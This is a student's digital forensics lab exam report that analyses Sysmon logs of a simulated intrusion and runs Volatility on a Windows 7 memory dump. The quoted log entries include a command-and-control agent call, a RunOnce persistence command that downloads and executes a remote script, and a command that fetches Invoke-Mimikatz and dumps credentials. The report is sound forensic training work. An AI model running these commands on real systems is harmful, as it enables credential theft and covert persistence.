Digital Forensics Lab

Cyber Security Department

CYL-2002

Fall 2024

Final Exam Report

Submitted By:

Ahmad Abdullah

22i-1609

Submitted To:

Ubaid Ullah


Fahad Waheed

Q1

Part1, 2 & 3

After opening the event file I started checking from the last entry because it is the first entry.

Going up bit by bit while analysing the logs I found this entry which had answer to first 3 parts of question 1.



Operational Number of events: 97

Level	Date and Time	Source	Event ID	Task Category
Information	23/12/2024 9:49:46 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:49:41 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:49:31 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:49:31 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:49:20 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:49:18 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:49:18 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:49:10 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:48:40 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:48:35 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:48:34 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:48:24 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:48:24 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:48:23 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:48:23 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:48:17 pm	Microsoft-Windows-Sysmon	1	(1)

Event 1, Microsoft-Windows-Sysmon


General Details

```
Windows PowerShell
Microsoft® Windows® Operating System
Microsoft Corporation
PowerShell.EXE
powershell.exe -ExecutionPolicy Bypass -C "[System.Environment]::UserName | Out-File -FilePath .\CurrentactiveUser.txt ; $env:UserName | Out-File -FilePath .\CurrentactiveUser.txt -Append"
C:\Windows\system32\
DESKTOP-5VQOMT4\lucas
EV_RenderedValue_13.00
464322
1
High
SHA256=B4E7BC24BF3F5C3DA2EB6E9EC5EC10F90099DEFA91B820F2F3FC70DD9E4785C4
EV_RenderedValue_18.00
8080
C:\Users\Public\splunkd.exe
"C:\Users\Public\splunkd.exe" -server http://192.168.239.5:8888 -group red
DESKTOP-5VQOMT4\lucas

The request is not supported
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Microsoft-Windows-Sysmor	Logged:	23/12/2024 9:49:41 pm
Event ID:	1	Task Category:	(1)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	DESKTOP-5VQOMT4
OpCode:	Info		
More Information:	Event Log Online Help		

Part 4

Randomly clicked on this event and saw currentActiveUser string and thought this might be it which it was.



Operational Number of events: 97

Level	Date and Time	Source	Event ID	Task Category
Information	23/12/2024 9:50:19 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:50:09 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:49:59 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:49:46 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:49:41 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:49:31 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:49:31 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:49:20 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:49:18 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:49:18 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:49:10 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:48:40 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:48:35 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:48:34 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:48:24 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:48:24 pm	Microsoft-Windows-Sysmon	5	(5)


Event 1, Microsoft-Windows-Sysmon

General Details

```
Windows PowerShell
Microsoft® Windows® Operating System
Microsoft Corporation
PowerShell.EXE
powershell.exe -ExecutionPolicy Bypass -C "[System.Environment]::UserName | Out-File -FilePath .\CurrentactiveUser.txt ; $env:UserName | Out-File -FilePath .\CurrentactiveUser.txt -Append"
C:\Windows\system32\
DESKTOP-5VQOMT4\lucas
EV_RenderedValue_13.00
464322
1
High
SHA256=B4E7BC24BF3F5C3DA2EB6E9EC5EC10F90099DEFA91B820F2F3FC70DD9E4785C4
EV_RenderedValue_18.00
8080
C:\Users\Public\splunkd.exe
"C:\Users\Public\splunkd.exe" -server http://192.168.239.5:8888 -group red
DESKTOP-5VQOMT4\lucas

The request is not supported
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Microsoft-Windows-Sysmor	Logged:	23/12/2024 9:49:41 pm
Event ID:	1	Task Category:	(1)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	DESKTOP-5VQOMT4
OpCode:	Info		
More Information:	Event Log Online Help		

Part 5 & 6



Name: Ahmad Abdullah
Roll No: 22i-1609

Operational Number of events: 97

Level	Date and Time	Source	Event ID	Task Category
Information	23/12/2024 9:53:03 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:53:00 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:52:44 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:52:20 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:51:38 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:51:19 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:50:50 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:50:39 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:50:19 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:50:09 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:49:59 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:49:46 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:49:41 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:49:31 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:49:31 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:49:20 pm	Microsoft-Windows-Sysmon	5	(5)


Event 1, Microsoft-Windows-Sysmon

General Details

```
-
2024-12-23 16:53:03.336
EV_RenderedValue_2.00
6980
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
10.0.19041.2913 (WinBuild.160101.0800)
Windows PowerShell
Microsoft® Windows® Operating System
Microsoft Corporation
PowerShell.EXE
powershell.exe -ExecutionPolicy Bypass -C "$RunOnceKey = \"HKLM:\Software\Microsoft\Windows\CurrentVersion\RunOnce\"; set-itemproperty $RunOnceKey \"NextRun\" 'powershell.exe \"IEX (New-Object Net.WebClient).DownloadString(\"https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1547.001/src/Discovery.bat\")\"'"
C:\Windows\system32\
DESKTOP-5VQOMT4\lucas
EV_RenderedValue_13.00
464322
1
High
SHA256=B4E7BC24BF3F5C3DA2EB6E9EC5EC10F90099DEFA91B820F2F3FC70DD9E4785C4
```

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Microsoft-Windows-Sysmor Logged: 23/12/2024 9:53:03 pm
Event ID: 1 Task Category: (1)
Level: Information Keywords:
User: SYSTEM Computer: DESKTOP-5VQOMT4
OpCode: Info
More Information: Event Log Online Help

Part 7



Name: Ahmad Abdullah
Roll No: 22i-1609

Operational Number of events: 97

Level	Date and Time	Source	Event ID	Task Category
Information	23/12/2024 9:55:09 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:55:09 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:54:30 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:54:19 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:54:19 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:54:06 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:54:03 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:53:56 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:53:55 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:53:49 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:53:44 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:53:27 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:53:03 pm	Microsoft-Windows-Sysmon	1	(1)
Information	23/12/2024 9:53:00 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:52:44 pm	Microsoft-Windows-Sysmon	5	(5)
Information	23/12/2024 9:52:20 pm	Microsoft-Windows-Sysmon	5	(5)

Event 1, Microsoft-Windows-Sysmon

General Details

```
The description for Event ID 1 from source Microsoft-Windows-Sysmon cannot be found. Either the component that raises this event is not installed on your local computer or the installation is corrupted. You can install or repair the component on the local computer.

If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:

-
2024-12-23 16:54:30.647
EV_RenderedValue_2.00
4356
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
10.0.19041.2913 (WinBuild.160101.0800)
Windows PowerShell
Microsoft® Windows® Operating System
Microsoft Corporation
PowerShell.EXE
powershell.exe -ExecutionPolicy Bypass -C "IEX (New-Object Net.WebClient).DownloadString
('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
C:\Windows\system32\
```


Log Name: Microsoft-Windows-Sysmon/Operational
Source: Microsoft-Windows-Sysmor Logged: 23/12/2024 9:54:30 pm
Event ID: 1 Task Category: (1)
Level: Information Keywords:
User: SYSTEM Computer: DESKTOP-5VQOMT4
OpCode: Info
More Information: Event Log Online Help

Question 2

Part 1

I used the below command to see the profile which gave Windows 7 profile.

python2 vol.py -f windows7.raw imageinfo



niggi (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/Downloads/volatility
File Actions Edit View Help
Name: Ahmad Abdullah
Roll No: 22i-1609
1 2 3 4
23:52
9:52 am
01/01/2025

```
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/u
sr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.linux.linux_truecrypt (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/u
sr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.drivermodule (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
*** Failed to import volatility.plugins.mac.check_syscall_shadow (ImportError: No module named distorm3)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/u
sr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.linux.linux_yarascan (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/l                      /u
sr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.dumpcerts (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/l                      /u
sr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.malware.malfind (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/l                      /u
sr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.ssdt (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/u
sr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.mac.malfind (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
Failed to import '/usr/lib/libyara.so'
PATH = /home/kali/.local/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/kali/.dotnet/tools;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/u
sr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib;/usr/lib
*** Failed to import volatility.plugins.malware.callbacks (OSError: /usr/lib/libyara.so: cannot open shared object file: No such file or directory)
INFO    : volatility.debug    : Determining profile based on KDBG search ...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : VirtualBoxCoreDumpElf64 (Unnamed AS)
                     AS Layer3 : FileAddressSpace (/home/kali/Downloads/volatility/windows7.raw)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf80002a580f0L
          Number of Processors : 4
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff80002a59d00L
                KPCR for CPU 1 : 0xfffff880009f0000L
                KPCR for CPU 2 : 0xfffff88002ea8000L
                KPCR for CPU 3 : 0xfffff88002f1d000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2024-12-24 15:06:28 UTC+0000
     Image local date and time : 2024-12-24 20:06:28 +0500

┌──(kali㉿kali)-[~/Downloads/volatility]
